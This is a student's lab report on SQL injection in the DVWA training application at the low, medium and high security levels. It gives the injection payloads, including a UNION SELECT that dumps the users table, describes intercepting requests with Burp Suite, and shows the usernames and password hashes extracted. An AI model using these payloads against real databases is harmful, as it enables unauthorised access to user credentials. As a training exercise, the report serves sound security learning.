
DVWA REPORT Sql Injection

1. Low

In the low security level lab, a text field is provided. Here, the following command is used:

1' OR '1'='1'#




This displays the database and exposes all user data.

2. Medium

In the medium security level lab, no text fields are given. But a parameter and submit is provided. This is done using Burpsuite. In the burp suite, the intercept is kept on. Then, submit is clicked and during this, following command is inserted into the id parameter.

1' UNION SELECT user, password FROM users #

Then, intercept is switched off and sql injection is implemented.





Home Instructions Setup / Reset DB **Brute Force Command Injection** File Inclusion File Upload Insecure CAPTCHA SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) **CSP Bypass** JavaScript **DVWA Security**

Vulnerability: SQL Injection

User ID: 1 ➤ Submit ID: 1 UNION SELECT user, password FROM users --First name: admin Surname: admin ID: 1 UNION SELECT user, password FROM users --First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 1 UNION SELECT user, password FROM users --First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 1 UNION SELECT user, password FROM users --First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 1 UNION SELECT user, password FROM users --First name: pablo Surname: 0d107d09f5bbe40cade3de5c7le9e9b7 ID: 1 UNION SELECT user, password FROM users --First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
 https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin Security Level: medium PHPIDS: disabled

PHP Info

About

Logout


View Source View Help

In this way we can retrieve usernames and password hashes from the users table.

3. High

In the high security level lab, a link is present which redirects to a place where a text field exists. In thi, the following command is inserted:

1' UNION SELECT user, password from users #



In this way we can again retrieve usernames and password hashes from the users table.